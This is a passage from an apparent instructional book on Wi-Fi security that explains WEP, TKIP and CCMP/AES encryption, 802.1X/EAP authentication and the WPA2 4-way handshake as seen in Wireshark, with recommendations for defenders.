How many 1s and 0s is referred to as the key size and in the original WEP system we used 40 and 128 bit key lengths. We used that secret key with the data that we want to send and our data on a computer is also represented as 1s and 0s.

We apply our cipher in WEP and WPA, we use the cipher RC4 and in WPA2 we use AES (more about those later). The output of which is then your encrypted text that you can send over the air, and unless the recipient has the secret information to decrypt that message, they cannot get back to your original information.

Now that you have the basic definitions of plain text, cipher text, cipher and keys, we can move on and talk about the mechanisms used in Wi-Fi networks.

Chapter 24 Wireless Encryption Options

In Wi-Fi networks you have several encryption options that we can use. For example if you look at the configurations on a 2800 Cisco access point, it's usually deployed in small and midsized businesses.

If you were to open up the GUI to access the configuration options, then select the security options, we have further options to choose from such as authentication and encryption.

If I was to click on Encryption Manager, here we have further options that are available for us. I can have no encryption at all, I can use WEP encryption, and then I have the ability on the Cisco product to make that encryption mandatory or option, and I can choose the ciphering that I want to use.

If I click on the ciphering options, there are different ciphering options I have such as WEP 40 bit or 128 bits, which are referencing the key length. I can use CKIP, which is a Cisco proprietary protocol or CMIC.

Here, I also have option if I want to use WEP and TKIP, and then down below, I have advanced encryption standard and I can use that on its own, or I can use it in conjunction with TKIP. Therefore I can deploy both AES TKIP and WEP.

Let's now look at those different ciphering techniques. To understand the different encryption options we must first understand the difference between the role of the IEEE 802.11 group and the Wi-Fi Alliance.

The IEEE Standards body is responsible, as the name suggests, of defining the standards, the protocol itself. The first specification was defined back in 1997 and it included two options, one no encryption at all or you could use the WEP, which stands for Wired Equivalent Privacy, and that had an encryption option.

Due to the weaknesses of the WEP encryption, the IEEE defined amendments to the standard to add new security options and they were defined in the 802.11i document.

The Wi-Fi Alliance is responsible for the certification and the promotion of the 802.11 standards. Due to the security weaknesses of WEP, they have been delaying the rollout of Wi-Fi technologies. The Wi-Fi Alliance decided to go ahead with the certification program based on the draft standards, and that

certification program was called Wi-Fi Protected Access (WPA).

The key part of that certification, when it comes to encryption, is the use of the TKIP protocol. TKIP has the advantage of not requiring any hardware changes and so it was easier for vendors to roll it out early and fix some of the initial problems of the WEP protocol.

Once the 802.11i standards were finalized, the Wi-Fi Alliance revised their certification program and that's referred to as the Wi-Fi Protected Access 2 or just WPA2.

WPA2 includes the advanced encryption standard. Today any product going through Wi-Fi Alliance certification testing must conform to WPA2. It's important that you remember that both WEP and 802.11i covered authentication mechanisms, encryption techniques, and message integrity.

Chapter 25 WEP Vulnerabilities

You may be thinking; why are we talking about WEP if it's the older technology? Well, there are two reasons. One, you'll still find WEP legacy equipment out in the market such as hospitals and warehouses where you see legacy devices and they don't want to replace them, in fact they consider WEP security to be good enough for the current usage.

And the second reason is by understanding WEP and the weaknesses of WEP we can better understand how 802.11i introduced new mechanisms to fix the weaknesses of the WEP protocol.

WEP uses the RC4 algorithm or cipher, therefore messages are processed through the RC4 algorithm and the result will be the encrypted text. WEP supports both a 40 and a 128 bit key.

The 128 bit key is made up of a 24 bit initialization vector and 104 bit shared secret key. So the secret part is the 104 bits and the initialization vector, which changes every frame, is sent within the frame itself.

The initialization vector is sent over the air, but is changed every frame. When the receiver receives the initialization vector, it connects it to the shared secret key and then decrypts the message using the RC4 algorithm.

Even the initialization vector changes every frame, because the initialization vector is only 24 bits long, what happens is that if I collect enough data that's being transmitted over the air then I can see a repeat pattern, and a repeat pattern is a weakness in an encryption mechanism that then allows me to break the key.

If a hacker is able to collect as little as 200,000 MAC frames being sent over the air, then it's possible that they can break the encryption key. Once they can break your encryption key, they can then read your user data.

To understand the magnitude of the WEP problem it's important to understand the impact if an encryption key is broken. Firstly, in WEP, all users use the same WEP key.

This has two implications. Firstly, it makes it a lot easier for a hacker to collect the amount of packets that are needed to break the key because everybody's using the same key.

I can collect packets from everybody not just from a single user. Secondly, once I've broken the key I can not only read the data for one user, I can read everybody's data.

You're thinking; that's bad. Well, in WEP they use the same shared secret key for encryption as well as authenticating you onto the network. So once I've broken the encryption key, I can then use that key to authenticate myself onto the network and get access to your secret information.

There are five key things that the 802.11i standard did to overcome the weaknesses of the WEP protocol. The first was to increase the length of the initialization vector from 24 bits to 48 bits, making it exponentially more complex to break the encryption key.

It uses separate keys for authentication and encryption, so even if a hacker was to break the encryption key, it doesn't get them access to your network. Third, it gave each station a unique key, which means that if I broke the encryption key for one user, I still can't read the data from other users.

Fourth, it distributed the encryption keys dynamically, so WEP used static encryption keys. Static keys means that the key doesn't change, whereas dynamic keys are changing, which means that if a key gets broken once it's changed, the hacker has to go through the whole process again of trying to break the encryption key.

Lastly, 802.11i supports the use of temporal keys, and temporal keys, as the name might suggest, are temporary keys. So it may be a key that changes every time the user connects and starts a new session and that means that if a key is broken you can only read the data for that period of time. Once the key has changed, you have to attempt again to break the key.

Chapter 26 TKIP Basics

The 802.11i standard provided two different security mechanisms to improve Wi-Fi encryption. The first is called TKIP and that's what we're going to look at now.

At the beginning of the introduction of TKIP, the main advantage was that when vendors are tried to roll out improved security systems, TKIP could be implemented without the vendors having to change any hardware, either in the client devices or in the access points.

This enabled them to roll out improved security solutions quickly to the market. The way that TKIP works is that it uses the same RC4 algorithm, but it puts a wrapper around WEP to improve the vulnerabilities of the WEP protocol.

What does it mean to put a wrapper around WEP? Well, we have discussed earlier for example if I was to take a key length of 104 bits plus the initialization vector and I fed that into the RC4 algorithm along with your data in order to encrypt that data.

What TKIP does is that it changes how the RC4 104 bit key plus that WEP initialization vector are generated. So the way you can refer to the wrapper and what it does is that it generates a per packet key of 128 bits, which then is split into the 104 bit RC4 key and the 24 bit WEP initialization vector key, which then feeds into that RC4 algorithm.

The important part here is to see that the key is changing per packet. How is it changed per packet? Well the input generating that per packet key. The first is the temporal key, then we have the session key and that changes every time the user starts a new session.

TKIP also feeds in the source MAC address. Feeding in the source MAC address means that the key will be different for each user that's connected to the network.

Each packet also uses a 48 bit sequence counter, and this number is incremented every time a new packet is transmitted and because that sequence number is incremented, it means that each packet will have a unique key.

Using a sequence number that is incremented will protect the network against

replay attacks where someone takes the frame and retransmits it at a later time.

Because the sequence number will have changed the receiver will say that's not the correct sequence number, and will discard that fraudulent frame. To summarize all this, the way that TKIP wraps WEP is by changing the keying information that's feeding into the RC4 algorithm rather than using a static 104 bit key plus an initialization vector of 24 bits.

TKIP generates a per packet key. That per packet key is generated using a temporal key, which changes every time the user associates on the Wi-Fi network, meaning that these keys are no longer static, but they're dynamic.

It uses the source MAC address, which means that these keys are different for each user that's connected to the Wi-Fi network and it uses a 48 bit sequence counter, which not only extends the initialization vector from 24 bits to 48 bits by using a sequence counter, which increments with every packet, which means that each key is different for each packet and it also protects against relay attacks.

Once that per packet key has been generated that 128 is split into 104 bits and 24 bits and then you end up with the same feed going in to the RC4 algorithm as the keying material.

Therefore what you should understand from this is that I haven't fundamentally changed the hardware where the RC4 algorithm is working, instead what I'm changing is how the keying material is generated that feeds into that algorithm. Hence, I can make this change towards TKIP just as a firmware upgrade and that addressed many of the weaknesses of the WEP protocol.

Chapter 27 Defining CCMP & AES

In summary, we already talked about how the original standards 802.11 defines the ability to have no encryption, so your data frames will be sent in clear text or you could use the WEP encryption which uses the RC4 algorithm.

WEP was found to have vulnerabilities so the IEEE defined the 802.11i amendment. Because of the time pressures of rolling out security solutions to the market, the Wi-Fi Alliance went ahead and created a certification program around the draft 802.11i standards, which encompassed the TKIP protocol.

TKIP provides a wrapper that wraps around the WEP, using of the RC4 algorithm, therefore addressing many of the vulnerabilities that were found in WEP.

Because it wrapped the RC4 algorithm, it allowed vendors to update their products in firmware. That certification program in the Wi-Fi Alliance was called WPA or Wi-Fi Protected Access.

In this chapter, we're going to talk about the recommended encryption technique called CCMP protocol with the AES cipher and the certification of those protocols in the Wi-Fi Alliance is called WPA2.

CCMP stands for Counter Mode with Cipher Block Chaining Message Authentication Code Protocol. Firstly, this is an encryption protocol, and as a protocol, it is not only used in the 802.11 standards.

It can also be used in other standards, for example, it was defined to be used in the IEEE 802.16 WiMAX standards. What you have to understand with CCMP is that it provides two things.

CCMP has the counter mode, which provides the encryption, and it also has the cipher block chaining MAC, which provides message authentication. CCMP uses the same key, but with different initialization vectors, both to encrypt the data frame and to understand if the message is authentic, and if the date was really did come from the source.

CCMP provides encryption and message authentication. To put it in perspective, TKIP and CCMP are both protocols. TKIP works with RC4 and is used by legacy equipment, but new product being built today and certified

by the Wi-Fi Alliance will use the CCMP protocol, which uses the advanced encryption algorithm.

RC4 is a stream cipher and AES is a block cipher. What do we mean by that? Well, the way that RC4 processes your data is to take your plain text data frame and then do an exclusive or operation using a key stream.

That essentially flips the bits depending on the content of the key stream and you end up then with a cipher text. A block cipher is different. With a block cipher you take your plain text data frame and you break it down into fixed length blocks.

The length of those blocks can vary depending on the standard that you're using, as they could be 32 bits, 64 bits or 128 bits. In the case of AES and our Wi-Fi Standards, it uses a block size of 128 bits.

Each block is then encrypted and then the blocks are recompiled back into what becomes your ciphered text frame. Using blocks, enables not only substitution at the bit level, but it allows the data to be manipulated at a matrix level and allows rows and columns to be transposed and that's what makes it difficult to decrypt if you don't have the key.

CCMP combines the encryption and the message integrity protocol into one process. Because we already talked about encryption, I just wanted to give you some understanding of the counter mode and then we'll look at the more complete process later when we talk about message integrity.

The key things you should remember with the counter mode is that the name comes from the concept of using a counter. The counter is made up of several fields which are concatenated together.

Those include the source address, which means that the counter will be different for every device that's connected on the network. It includes the packet number, which means that the counter will be different for every packet that's being processed.

Then it also has an incremental counter, which starts at 1 and then increments to 2, 3, et cetera. Just like we talked about in TKIP, the counter will prevent a replay attack.

Then just like TKIP, you have a temporal key, which will change every session, so every time the user associates with that network. This then

becomes the keying material that's fed into the AES counter mode algorithm along with the plain text frame and the message authentication code to then get encrypted to be sent over the air.

In summary, we have talked about preventing people eavesdropping on the traffic going over the air by using encryption and we stepped through the different options that are available as part of the 802.11 standards in your Wi-Fi networks.

We have also talked about WEP, TKIP and CCMP. With this information in hand you can assess your organization, whether you have devices that need to connect to your wireless network that cannot use the stronger AES encryption.

For example, bar code readers sometimes cannot use TKIP or AES. If you have devices that cannot use AES, there are two things that you should be considering.

Firstly, turn on whatever encryption you have, even if it's WEP, because encryption is better than no encryption even if it's got some vulnerabilities.

Secondly, look to map those devices and put them on a separate SSID and have your access point map that traffic onto a separate VLAN with the appropriate set up to make sure that the traffic cannot go to the more sensitive areas of your corporate network.

In that way, you are limiting your exposure to the types of data that's going over the air that's being encrypted with a less secure encryption protocol. The second recommendation is to assess whether you have employees that connect in public hotspots.

Public hotspots typically are completely open, so they don't provide any level of encryption. There are a few things you need to do in this situation, one is to educate your employees as to the security risk of connecting into a public Wi-Fi hotspot and the fact that there is no security done at the physical and MAC layers.

Secondly, when you're connecting at those layers, you want to perhaps have a policy where if employees are going to send company information, then need to do it via a secure VPN.

In other words, rather than relying on encryption in the Wi-Fi network,

encrypt it as part of the VPN application traffic. The last recommendation is extend your thinking regarding encryption beyond the over the air interface.

If you've protected adequately your data going over the air, you should also be thinking about how you protect your data that's being stored in your employee's personal devices.

The real question here is what is your policy? Do you have a policy regarding your corporate information on those personal devices? Should it be encrypted and how will you enforce that encryption policy?

Remember that different devices have different capabilities and with a BYOD strategy you're dealing with; not only sophisticated laptops, but you're dealing with tablets from different manufacturers, as well as smartphones.

Therefore it can be difficult to have a policy which is then implementable in a consistent way across that diversity of platforms, but the first question you should be asking yourself is, what is your policy and then secondly, how do I then implement that policy?

Just keep in mind that data encryption is an important security measure that you consider as part of your wireless. Now it’s time to move on looking at wireless authentication.

Chapter 28 Introduction to Wireless Authentication

In the following chapters we are going to focus on Wi-Fi Authentication for Protecting Access to your Sensitive Systems. First, we'll talk about Wi-Fi authentication and understanding the basic aspects of authentication.

Then we'll focus in on 802.1X port based authentication. You can think of authentication as a process that's verifying that the person who's trying to connect to the network is who they say they are.

One of the most common authentication techniques is simply a password. You type in your username and you type in your secret password that's associated with that username.

The authentication process then verifies that this is a valid password for that username. At that point, you're authenticated and normally given access to the network and the network resources.

There are many ways to verify users identity, from passwords to secret keys, or using digital certificates. First, we're going to go through the basic authentication mechanisms that are provided by a Wi-Fi network.

We're going to compare and contrast those different options and remember that it's not a matter of choosing one option over another, because there may be environments where you apply multiple options.

For example, you may have employees that you want to connect to the network and they will have one option, while guests will come in with a different authentication option.

So the goal is to understand those options and help you distinguish between them so you can start to decide what path you want to follow when securing access to your network.

We will look at options that are available so then when we go through those different options, you can see how they start to come together. One of the most important things for you to understand about implementing Wi-Fi security is that your security mechanisms are tied to an SSID.

Thus when you're implementing a network, you need to think about the different user groups that you have, the different types of authentication mechanisms that you want for those different groups, and then for each of

those groups you would set up a unique SSID.

To understand the configuration options on an access point, we can discuss what's available on a 2800 Cisco access point. For example, once you access the GUI interface, you can click on security where you can see the list of configured SSIDs.

If you have an SSID configured already, you can then select the authentication method that you want for that SSID. You can add additional SSIDs with different authentication methods.

When we look at the methods, you could have it completely open and with additional MAC authentication, EAP, MAC and EAP or with optional EAP.

Optional EAP is simply a mechanism that allows a client to choose either authentication method. If you click on shared authentication, you can also do it with MAC authentication, with EAP, or with MAC authentication.

EAP here means that you can add MAC authentication as well. The main thing you should take away from this is that there are several authentication mechanisms and it's not that you can apply one.

You can apply more than one authentication to a specific SSID. The last thing I want to share with you is that each of these SSIDs you can map them to a specific VLAN.

So if I want to segment the traffic of someone that's connecting via a guess authentication method versus an employee authentication method, this is where I would set up the VLANs.

Just remember that VLANs alone does not make it secure, so you must always put VLAN access control lists to control the traffic beyond the access point, but we're talking about over the air authentication and not about how to secure traffic over VLANs.

To understand the different 802.11 authentication options that are available, we need to step through a little bit of history of the specifications. The initial specifications written back in 1997 provided two authentication methods. One was open authentication, which effectively meant no authentication and the other was WEP authentication.

The WEP protocol did more than authentication. WEP also did encryption and message integrity, but we are only focusing on authentication. There are

known weaknesses of WEP and to overcome those weaknesses the IEEE developed 802.11i.

The 802.11i specifications included two very important aspects. The first one, is that it included EAP as a framework for sending authentication messages and EAP is an IETF protocol.

Secondly, it introduced the concept of 802.1X port based authentication, which prevents any traffic going through the network other than authentication traffic until the user is authenticated on the network.

The Wi-Fi Alliance created certification programs to make sure that products adapted to the 802.11i specifications. These Wi-Fi Alliance specifications were initially released as WPA, and then subsequently revised to conform to the final standard when it was called WPA2.

WPA and WPA2 are split into two modes of operation. There's WPA and WPA2 Personal and WPA and WPA2 Enterprise. Personal is focused on the home and small business environments, and enterprise is focused on large organizations that would have a network and be connected to “AAA” (triple A) server, such as a RADIUS server, for doing authentication.

There are two other authentication mechanisms that are not within the 802.11 standards, but are very widely deployed so it's important that we cover them as well. The first one is MAC authentication and the second is web authentication, sometimes called portal authentication. We're going to step through each of these authentication mechanisms.

Chapter 29 WEP Authentication

Let's begin with the easiest authentication scheme, called open authentication. In open authentication, the station would send an authentication request to the access point.

In some environments the access point may have some additional capabilities for load control, and could send back an association response with a fail code in it.

But in most situations the access point would respond back with an authentication response which carries the success code. At this point the station is considered to be successfully 802.11 authenticated.

The station would then proceed to send an association request. The association request tells the access point about the capabilities of the station.

The station would then respond with an association response message, hopefully saying success. At this point in time the station is both 802.11 authenticated and 802.11 associated, and can proceed to send data frames.

If you take a look at open authentication within Wireshark, you can see that the packets actually going over the air. Packet #1 is a beacon frame, meaning that a device has listened to the beacon frame and found an access point.

That access point has an SSID that's being broadcasted in the beacon. The device then goes ahead and sends in an authentication message. If we open up this authentication request, we can see that the algorithm being used is called “Open System”.

So I'm making an open system authentication request. The access point then responds back with an authentication response message saying that the device is successfully authenticated.

The device then goes ahead and associates by sending an association request and an association request, includes all the information about the device. If you click on tagged parameters, you can see the RSN information which reveals all the authentication mechanisms that the device is capable of supporting.

Here, you see the association response coming back and that the device is successfully associated. At this point, the devices is successfully

authenticated and associated and this device can now send data frames.

Let's now look at WEP authentication. In WEP authentication, both the client and the access point have a shared secret key. If you remember when we talked about encryption, the shared secret key is the same key that's used for both encryption and for authentication.

This key can be either of length 40 bits or 128 bits. In WEP authentication, when the station sends the authentication request, the access point now responds back with a challenge text.

The challenge text is just a random number that's generated by the access point. The access point receiving that random number, and encrypts that random number using its WEP key.

It then sends that encrypted cipher text back to the access point, and that's referred to as the challenge response. The access point has the shared secret key and has the challenge text that it sent the station, therefore it can encrypt the same challenge text.

If what the access point encrypts matches the encrypted response from the station, then the access point can assume that the station must also have the shared secret key.

It will therefore respond back with an authentication response that says success. At this point in time the station is considered to be 802.11 authenticated. It can then proceed to get 802.11 associated. Once it's been authenticated and associated, the station is then able to send data frames.

Chapter 30 802.11i Authentication Process

The 802.11i specifications added the EAP protocol and this allows communications between your station and a AAA server, which is normally a RADIUS server.

Many businesses use the same AAA server to authenticate the user on a wireless environment that they use in their wired networks.

So to understand 802.11i, we must first understand the EAP protocol. But before we do that, I want to make sure you understand the message exchanges that happen before 802.11i starts.

There are many pieces of equipment out there that operate using the legacy 802.11 standard, such as barcode readers, cameras, hospital machines, equipment in factories, and the 802.11 standards group wanted to make sure that these devices could still be supported while extending the standard to support new authentication mechanisms.

So to enable that, the EAP protocol exchange happens after 802.11 authentication and association. While it's possible to either do open authentication, or WEP authentication, before you do 802.11i authentication, most organizations simply do 802.11 open authentication and association and then do the 802.11i authentication.

So, if we compare legacy stations and new stations that are connecting to Wi-Fi, legacy equipment can continue to connect using 802.11, either open or WEP authentication followed by 802.11 association and new stations that conform to 802.11i, first do 802.11 open authentication followed by 802.11 association and then they will start an EAP exchange, which is what we're going to talk about next.

The EAP protocol is what's referred to as an authentication framework. What that means is that EAP acts like an envelope to carry authentication messages backwards and forwards between the client and the server.

And intermediate nodes simply look at the envelope, for example the EAP protocol, and then forward it on to its final destination. The authentication protocol is then supported in the client and the AAA server, and doesn't need to be supported in the intermediate nodes. What that means is that EAP provides a framework for carrying any authentication protocol that the

enterprise might want to deploy.

In other words, 802.11 does not define the authentication protocol, but defines the use of EAP to be able to carry messages between a client and a AAA server, such as RADIUS.

Tthis enables the enterprise to deploy the same authentication protocol that they do in the wired network within the wireless network. The protocols that are most often seen for authenticating Windows computers is PEAP and MSCHAP, which are used together.

In a mobile service provider's environment you'd see the use of SIM and AKA. The good thing about 802.11i is that it allows you to choose whatever authentication mechanism that you want to use and most organizations use the one that they use in the wired network.

Now we understand that EAP is a protocol that carries my authentication messages from my client to the RADIUS server. Now we also need to talk about how do I get my EAP messages over my wireless LAN?

To do that, we need to talk about the EAP over LAN protocol or EAPoL. EAPoL, like EAP, is an encapsulation protocol, so it takes the higher layer message, in this case EAP, and forwards it into the network.

Once we've gone across the network, the network then looks inside and asks; where is this message going and it is destined for a RADIUS server? It will then encapsulate it using the RADIUS protocol and send it on its way.

EAPoL is the protocol for carrying EAP messages over a layer 2 protocol such as 802.11. Once I'm into the network, then it can be forwarded to the AAA server, EAPoL is defined in the IEEE 802.1X standard and 802.1X provides port based authentication.

To understand what port based authentication means, we need to talk about the roles that are defined in the 802.1X standard. The first role is the supplicant and the supplicant is the client device that wants to get authenticated on the network.

The second role is the authenticator and the authenticator is the node that blocks all traffic other than authentication traffic until the supplicant has been authenticated.

People often get confused as to where the authenticator resides in the

network. What node is it on? Well, sometimes in the network you'll have your client device, the access point, and you might have a separate wireless LAN controller or the wireless LAN controller functionality may exist on a switch and then a separate RADIUS server.

Your wireless LAN controller functionality is normally where the authenticator would reside. It is possible that your wireless LAN controller may also be acting as a RADIUS server.

That wireless LAN controller RADIUS server may be a separate physical box, or that software could exist on a switching platform, and typically if you have a wireless LAN controller, that acts as the authenticator.

You could have the situation where you don't have a separate wireless LAN controller and everything resides on the access point, so the access point is acting as the authenticator and also may include the RADIUS functionality as well.

From an implementation perspective, you should just consider it a functionality that exists somewhere in the network. Let's take a look at how 802. 1X works.

We've already determined that to support legacy equipment I still need to 802.11 open authentication followed by 802.11 association and I now can send data frames.

So in this case, the supplicant then goes ahead and sends a data frame. The access point forwards that data frame to the authenticator and the authenticator is going to block any traffic other than authentication traffic.

So that data frame is not going to go anywhere in the network. In this scenario, the authenticator would responds with a “who are you request”, so it sends an EAP request asking the supplicant to identify themselves.

The supplicant will respond with an EAP response and carried in that EAP response will be its identity. The authenticator receives the response and will forward this response to the authentication server, and if you're using RADIUS that means it will send it as a RADIUS access request.

The RADIUS server then looks inside the RADIUS message and sees that it's carrying an EAP message. It looks inside the EAP and checks to see whether it recognizes it.

If I am indeed a valid user, then it will start its authentication procedure. The EAP protocol can carry different authentication methods, so the exact exchange between the authentication server and the supplicant will differ depending on whether the enterprise is using TLS, TTLS or PEAP.

In this scenario if we assume that the message exchange takes place and the user is successfully authenticated, then the RADIUS server would respond with a RADIUS accept message, which will then trigger an EAP success message to go to the supplicant.

You might now think, “we're done, I am now authenticated”? Well, there is an additional step that we need to do. We need to authenticate the user to the network. How is that done?

Well, when the authenticator sends back the EAPoL message containing the group transient keys that are encrypted with the pairwise transient keying material, when the supplicant decrypts that message it proves to the supplicant that the authenticator does in fact have valid keying material and therefore it proves that the network is a valid network that has the secret information.

In other words, 802.11i provides mutual authentication. It allows you to authenticate both the client and the client can authenticate the network, in comparison with WEP which just authenticated the client.

We have talked about how the authentication server and the supplicant have the master session key and how they both generate pairwise master key and how the authentication server sends that pairwise master key to the authenticator.

Both the supplicant and the authenticator then generate pairwise transient keys, that pairwise transient key that's generated is 384 bits long and it is then broken into three individual keys.

The confirmation key, the encryption key, and the temporal key. These keys are used for different purposes. The confirmation key is used for authenticating the message itself by saying, this message is from a valid source.

The confirmation key is sent in several of the EAPoL key messages. The encryption key is used for confidentiality, but not confidentiality of the user data, as it's used for confidentiality of key fields in the EAPoL messages. And

lastly you have the temporal key, and the temporal key is used for encrypting user data and we talked about that already when we talked about encryption.

Chapter 31 4-Way Handshake

In this chapter I am going to explain how you can sniff over the air and listen to the EAPoL messages that are going between the supplicant and the authenticator.

This is referred to as the 4-way handshake. And to analyze this exchange, you can use the tool called Wireshark. I've done a packet capture on my network, so I will just explain what each packet contains.

I used my own SSID to connect, and while doing the packet capture I have connected with a device and got authenticated. What you can do is look for EAPoL exchange messages.

I'll type into eapol into the capture filter in Wireshark then click Apply, that will filter out all those EAPoL messages for me. Here, I've got the 4-way handshake, or the four messages that we want to analyze.

If we take a look at this first one, this is being sent as an 802.11 data frame and then carried in that data frame as an 802.1X authentication messages, within the EAPoL protocol.

If we open up 802.1X first message, a couple of things I want you to note. First it’s set a replay counter off “9”. This counter is important to prevent people eavesdropping onto the network from capturing this packet like, and then sending this packet as if it's an original packet.


The replay counter will protect against those forms of attacks. Our first EAPoL message is from the authenticator to the supplicant. Within that, we can also find information related to the MAC address of the sending access point and the MAC address of the receiving client.

In that message, it sends the AP nonce and it's a random number, the bit stream located at the bottom, but this message has not been protected. There is no message integrity check and the reason is that it’s neither the supplicant nor the authenticator have the keying information that would be needed in order to create the message integrity code at this point.

The second message then comes from the supplicant back to the network, so here it's addressed to the MAC address of the access point. Once opened up the 802.1X exchange message to see the EAPoL protocol, we can see that the client responds with the same replay counter of “9”, protecting us against

replay attacks.

In this message the supplicant is sending the station nonce to the access point and the supplicant is sending the station nonce to the authenticator, so here we have different nonce and a seemingly random number.



Once again, all the bits, the 1s and 0s are located down at the bottom. At this point the supplicant has the station nonce that it generated itself, the AP nonce that it received from the network in the previous EAPoL message, plus the destination and source MAC addresses, plus its pairwise master key.

So it has everything that it needs to generate the pairwise transient key and if you remember the pairwise transient key is broken down into a key confirmation key, a key encryption key, and the temporal keys.

And here the supplicant is using the key confirmation key to add a message integrity check onto this message. When the network receives this message it can therefore verify that this message is indeed from the supplicant that has the appropriate secret keys.

At this point, the authenticator now has its own nonce, the station nonce is included in this message, plus the source and destination MAC addresses and can go ahead and also generate the pairwise transient keys.

It can then verify that the message integrity code is correct and it can trust this message. In response then, it goes onto the third message in this 4-way handshake.

Within that, the counter has been now incremented by 1. Also the authenticator sends to the supplicant the nonce that was included in the first of our EAPoL messages.

You may wonder, why would I send the nonce twice? Well, the supplicant already has the AP nonce. The reason is that is because when it's sending this message, it is now able to include the message integrity check code, which it wasn't able to do in the first message.

It can do this because it has now generated the pairwise transient key and also has as part of the pairwise transient key, the confirmation key. When the supplicant receives this message, it is then able to confirm that the network does indeed have the secret key information. It has then authenticated the network.

The fourth message then is simply the acknowledgement going back from the supplicant to the authenticator to indicate, yes I received that last message. This time the replay counter is set to 10, same as the counter that was sent from the access point.

This is an acknowledgement so I don't need to send any nonce information, but I do want to protect this message to indicate that this message has not been tampered with, so it includes a message integrity code, which is generated using the confirmation key.

The last thing I want to share with you with these messages is if we go back to message 1 and I open up the key information, this message has not been secured, and it is not encrypted.

That is because in message 1 neither side has generated the pairwise transient key yet. Message 2, this has also not been encrypted, so even that the supplicant has generated the pairwise transient key, it has not encrypted this message because it wants to make sure that the authenticator can receive the station nonce in plain text.

However, for message 3, this now is encrypted, so not only did it include the message integrity check code, but it also encrypted this third message. Remember, now that the authenticator has generated the pairwise transient

key and therefore has the confirmation key and the encryption key.

So when it sends back this message, it does indeed encrypt this message, and this message carries the group transient key as part of the data contained in this message.

Also, the final message is also secured as well because once both the supplicant and the authenticator have the shared secret keys, then they're going to use that to protect the messages going forward, both adding a message integrity check and encrypting it using the key encryption key.

This is a lot of information and to really understand yourself the 4 way handshake is do use Wireshark and capture your own traffic, then use the filter by searching for “EAPoL”, then open up each and every packet and read the information. Wireshark is user friendly in terms of understanding each frame or packet that captures.

Chapter 32 Summary of Wireless Authentication Methods

In summary, we have discussed the foundation for understanding 802.11 authentication. We have talked about how the original specifications defined both open authentication and WEP authentication.

WEP had several vulnerabilities associated with it and the IEEE developed the 802.11i specification. 802.11i includes two key functions, the first one is that it uses the IEFT EAP protocol to allow authentication messages to be sent from a station to a AAA server, such as a RADIUS server.

It also introduced 802.1X port based authentication where the port is blocked and only allows authentication traffic to pass until the user has been authenticated.

The Wi-Fi Alliance is responsible for creating certification programs to ensure conformance to the IEEE standards. The certification program is to ensure conformance to the IEEE 802.11i specifications is called WPA.

WPA2 comes in two modes of operation, WPA2 Enterprise and WPA2 Personal. WPA2 Enterprise is sometimes referred to as WPA2 802.1X and the reason is that is because WPA2 Enterprise is for large organizations that have deployed the AAA server such as RADIUS.

WPA2 Personal is for organizations that haven't deployed a AAA server. This would be appropriate, for the home market, for small businesses, and perhaps hotspot locations.

How do you take the information that you've learned? Well, I have few recommendations for you. The first involves legacy equipment. Do you have legacy equipment in your organization today that connects using open authentication or WEP authentication?

The questions you should be asking are, can I remove those devices and therefore turn off WEP authentication? If you can't then you need to make sure that devices that are connecting using open or WEP authentication cannot get into the more secure parts of your corporate network.

The way you do that, you can put up VLANs and VLAN access control lists. Finally, if you still have devices that need to use open or WEP authentication, then you might want to supplement these authentication methods by using MAC authentication as well.

We'll be discussing that shortly. My second recommendation is to make sure that your clients are equipped to support both the EAP protocol and the preferred authentication protocols that you want to use for authenticating those devices and users onto your network.

For example, you may want to use PEAP and MSCHAP for authenticating Windows based clients, but you might want to use TTLS for authenticating non-Windows based clients.

Once you've decided what protocols you want to be able to use for authentication, then you need to create a policy for how a client will be updated to ensure compliance to those protocols as part of your Wireless security policy.

My last recommendation is that if you work in a large organization, you should be using 802.1X port based authentication. That requires that you deploy a AAA server.

There may be some environments where that's just not possible and perhaps you have to deploy WPA Personal. In those environments I recommend that you consider an additional layer of security, perhaps using a VPN, either an SSL secured VPN or an IPsec secure VPN.

Chapter 33 Additional Solutions for Wireless Protection

It’s time to talk about alternative mechanisms for protecting access to your Wi-Fi networks. First, we will discuss the basics for understanding Wi-Fi security, but we already went through the original specifications that did open and WEP based authentication and then we went through 802.11i and how 802.11i provides an EAP framework with 802.1X port based authentication to make sure only authenticated users can access the network.

The certification of 802.11i EAP is called WPA, WPA2 Enterprise. There are some business situations that require different authentication mechanisms or improvements to these authentication methods and that's what we're going to discuss in the following chapters.

We will cover what you need to know beyond the basics of understanding how 802.11i security works. The first thing we will talk about will be MAC authentication, which is where we authenticate, using the MAC address of the device that's connecting.

This can be used as a standalone authentication method, or it can be used as supplemental to one of the other authentication methods such as WEP authentication or 802.11 I authentication.

